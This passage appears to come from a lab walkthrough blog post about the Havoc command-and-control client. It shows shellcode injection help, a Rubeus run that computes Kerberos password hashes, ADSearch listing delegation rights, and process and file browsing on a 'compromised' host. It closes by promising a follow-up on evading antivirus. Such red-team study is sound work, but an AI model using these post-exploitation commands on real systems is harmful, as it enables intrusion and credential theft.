 - Sub Command    :  spawn
 - Description    :  spawns a temporary process and injects into it
 - Behavior       :  Fork & Run
 - Usage          :  shellcode spawn [arch] [/path/to/shellcode.x64.bin]
 - Example        :  shellcode spawn x64 /tmp/rev_shell.x64.bin

10/01/2024 23:51:48 [r1cky] Demon » help shellcode execute

 - Module         :  shellcode
 - Sub Command    :  execute
 - Description    :  executes shellcode in the current process (self inject)
 - Behavior       :  Process Injection
 - Usage          :  shellcode execute [arch] [/path/to/shellcode.x64.bin]
 - Example        :  shellcode execute [arch] /tmp/rev_shell.x64.bin
[pparker/SPIDERMAN] mmc.exe/6508 x64 (MARVEL.local)
 >>>
```


Using "" to expand information from post-exploitation commands

You can run dotnet assemblies, such as Rubeus and ADSearch, like you would with execute-assembly in Cobalt Strike.



```
09/01/2024 03:57:49 [r1cky] Demon » dotnet inline-execute /home/kali/Tools/SharpCollection/NetFramework_4.0_x64/Rubeus.exe hash /password:Password2 /user:pparker /domain:marvel.local
[*] [04FD872B] Tasked demon to inline execute a dotnet assembly: /home/kali/Tools/SharpCollection/NetFramework_4.0_x64/Rubeus.exe
[+] Send Task to Agent [286 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [786 bytes]:

  v2.3.0

[*] Action: Calculate Password Hash(es)

[*] Input password             : Password2
[*] Input username             : pparker
[*] Input domain               : marvel.local
[*] Salt                       : MARVEL.LOCALpparker
[*]       rc4_hmac             : C39F2BEB3D2EC06A62CB887FB391DEE0
[*]       aes128_cts_hmac_sha1 : 7693D96D854240B8C654C1F8A86387E1
[*]       aes256_cts_hmac_sha1 : 5FC6B0C6792C9A3B62432EDA4A61E5C71EFC2C57F5466ABEA92AC4C16FCAE580
[*]       des_cbc_md5          : E3D640734938EC34

[pparker/SPIDERMAN] demon.x64 (1).exe/816 x64 (MARVEL.local)
 >>>
```


Running Rubeus.exe with "" on a compromised host running a demon agent



```
Teamserver Chat  ✕  [7afad720] pparker/SPIDERMAN  ✕
[*] [823D75C6] Tasked demon to inline execute a dotnet assembly: /home/kali/Tools/SharpCollection/NetFramework_4.7_Any/ADSearch.exe
[+] Send Task to Agent [448 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [839 bytes]:

    ___    ____  _____                      __
   /   |  / __ \/ ___/___  ____ ___________/ /_
  / /| | / / / /\__ \/ _ \/ __ `/ ___/ ___/ __ \
 / ___ |/ /_/ /___/ /  __/ /_/ / /  / /__/ / / /
/_/  |_/_____//____/\___/\__,_/_/   \___/_/ /_/

Twitter: @tomcarver_
GitHub: @tomcarver16

[*] No domain supplied. This PC's domain will be used instead
[*] LDAP://DC=MARVEL,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
[
  {
    "dnshostname": null,
    "samaccountname": "SQLService",
    "msds-allowedtodelegateto": [
      "HYDRA-DC/SQLService.MARVEL.local:60111",
      "cifs/HYDRA-PC.MARVEL.local/MARVEL.local",
      "cifs/HYDRA-PC.MARVEL.local",
      "cifs/HYDRA-PC",
      "cifs/HYDRA-PC.MARVEL.local/MARVEL",
      "cifs/HYDRA-PC/MARVEL"
    ]
```

Using ADSearch.exe with “” on a compromised host running a demon agent

Going back to a session and right clicking on it, selecting “**Processes**” or “**File Explorer**” will both open tabs in the lower window. The “Processes” tab will display the running processes on the compromised host, while the “**File Explorer**” tab will provide navigation of the compromised hosts file structure.




ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
3efbe1d6	192.168.110…	192.168.110…	pp		Windows 10	mmc.exe	7128	17s	healthy

```
▼ 0:
  ▼ 4: System
      92: Registry
      312: smss.exe
      1732: Memory Compression
  432: csrss.exe
▼ 504: wininit.exe
  ▼ 656: services.exe
    ▼ 780: svchost.exe
        2860: WmiPrvSE.exe
        3592: WmiPrvSE.exe
        4680: SppExtComObj.E…
        4920: StartMenuExper…
        4996: RuntimeBroker.…
        5108: SearchApp.exe
        4488: RuntimeBroker.…
        5428: PhoneExperienc…
        5540: RuntimeBroker.…
        5864: smartscreen.exe
        3580: SystemSettings…
        5584: ApplicationFra…
        6560: UserOOBEBroker…
        5616: TiWorker.exe
        6128: FileCoAuth.exe
        7092: backgroundTask…
        5988: backgroundTask…
        2572: RuntimeBroker.…
        6868: RuntimeBroker.…
        6628: backgroundTask…
        6844: backgroundTask…
        1432: RuntimeBroker.…
```

Name	PID	PPID	Session	Arch	
	0	0	0	x64	
System	4	0	0	x64	
Registry	92	4	0	x64	NT AUTHORITY\SYSTEM
smss.exe	312	4	0	x64	NT AUTHORITY\SYSTEM
csrss.exe	432	412	0	x64	
wininit.exe	504	412	0	x64	NT AUTHORITY\SYSTEM
csrss.exe	528	496	1	x64	
winlogon.exe	608	496	1	x64	NT AUTHORITY\SYSTEM
services.exe	656	504	0	x64	NT AUTHORITY\SYSTEM
lsass.exe	672	504	0	x64	NT AUTHORITY\SYSTEM
svchost.exe	780	656	0	x64	NT AUTHORITY\SYSTEM
fontdrvhost.exe	796	504	0	x64	
fontdrvhost.exe	804	608	1	x64	
svchost.exe	896	656	0	x64	NT AUTHORITY\NETWORK SERVICE
dwm.exe	348	608	1	x64	
svchost.exe	764	656	0	x64	NT AUTHORITY\SYSTEM
svchost.exe	696	656	0	x64	NT AUTHORITY\NETWORK SERVICE
svchost.exe	812	656	0	x64	NT AUTHORITY\LOCAL SERVICE
svchost.exe	840	656	0	x64	NT AUTHORITY\LOCAL SERVICE
svchost.exe	940	656	0	x64	NT AUTHORITY\LOCAL SERVICE
svchost.exe	1116	656	0	x64	NT AUTHORITY\LOCAL SERVICE
svchost.exe	1128	656	0	x64	NT AUTHORITY\NETWORK SERVICE
svchost.exe	1188	656	0	x64	NT AUTHORITY\SYSTEM
svchost.exe	1368	656	0	x64	NT AUTHORITY\LOCAL SERVICE

“ ” tab displaying running processes on a compromised host running a demon agent




```
ID        External         Internal         User   Computer  OS          Process   PID    Last   Health
3efbe1d6  192.168.110.…    192.168.110.…    ppar             Windows 10  mmc.exe   7128   18s    healthy
```

```
Files
C:\
  Users
    pparker
      Downloads

C:\Users\pparker

Name                                              Size
3D Objects
AppData
Application Data
Contacts
Cookies
Desktop
Documents
Downloads
Favorites
Links
Local Settings
Music
My Documents
NetHood
NTUSER.DAT                                        1.31 MB
ntuser.dat.LOG1                                   466.94 kB
ntuser.dat.LOG2                                   335.87 kB
NTUSER.DAT{53b39e88-18c4-11ea-…                   65.54 kB
NTUSER.DAT{53b39e88-18c4-11ea-…                   524.29 kB
NTUSER.DAT{53b39e88-18c4-11ea-…                   524.29 kB
ntuser.ini                                        20 B
OneDrive
Pictures
```

“ ” tab displaying the file structure on a compromised host running a demon agent


Sessions can be “**Marked as Dead**” if they are unresponsive, and I highly recommend going through the process of performing an “**Exit**” on sessions and then removing them with “**Remove**” when you are done. Not doing this resulted in those unresponsive or “Dead” sessions to remain in the sessions window the next time I launched the Havoc Client for use. I was able to remove those unresponsive sessions using “**Marked as Dead**”. It is also worth mentioning that this process can only be done with sessions in table view.



```
ID        External         Internal  User  Computer   OS          Process   PID    Last   Health
281a053c  192.168.110.1…   192.16…         SPIDERMAN  Windows 10  mmc.exe   4236   48s    healthy
```

```
11/01/2024 02:53:11 Agent 281A053C authenticated as SPIDERMAN\pparker :: [Internal: 192.168.110.153] [Process: mmc.exe\4236] [Arch: x64] [Pivot: Direct]
```


Select “” to clean up the session with “” or “”



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
6a13414c	192.168.110.1…	192.168.110.1…	pparker	SPIDERMAN	Windows 10	mmc.exe	6488	18s	healthy

```
11/01/2024 03:00:02 Agent 6A13414C authenticated as SPIDERMAN\pparker :: [Internal: 192.168.110.153] [Process: mmc.exe\6488] [Arch: x64] [Pivot: Direct]

11/01/2024 03:00:12 [r1cky] Demon » exit thread
[*] [8BEC3749] Tasked demon to cleanup and exit the thread
[+] Send Task to Agent [16 bytes]
[+] Agent has been tasked to cleanup and exit thread. cya...
```

Session after a clean exit



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
6a13414c	192.168.110.1…	192.168.110.1…	pparker		ws 10	mmc.exe	6488	18s	healthy

Right click the session to “” it from the sessions window

Conclusion

I highlighted several features baked into the Havoc Client UI, but I feel it was just scratching the surface, especially with the post-exploitation commands/modules. If you enjoyed this article, I challenge you to install this C2 framework on a virtual machine (don’t forget to take a snapshot) and just go in with a curious mindset, along with this article as a guide. The next article in this series, I plan to look at bypassing AV with the Havoc agents and really explore that side of things with this framework. If you would like to watch me going through the UI, below is an edited video of me going through the features I covered, along with some other commands/modules, not included in this article.